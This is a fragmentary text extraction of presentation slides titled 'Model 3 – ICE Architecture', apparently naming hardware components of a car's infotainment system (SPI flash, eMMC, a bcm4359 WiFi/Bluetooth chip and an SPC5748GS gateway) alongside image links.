
Hardware



SPI FLASH

# Model 3 – ICE Architecture


Hardware



eMMC

# Model 3 – ICE Architecture

Hardware




WiFi/BT bcm4359

# Model 3 – ICE Architecture


Hardware

Gateway: SPC5748GS



# Model 3 – ICE Architecture

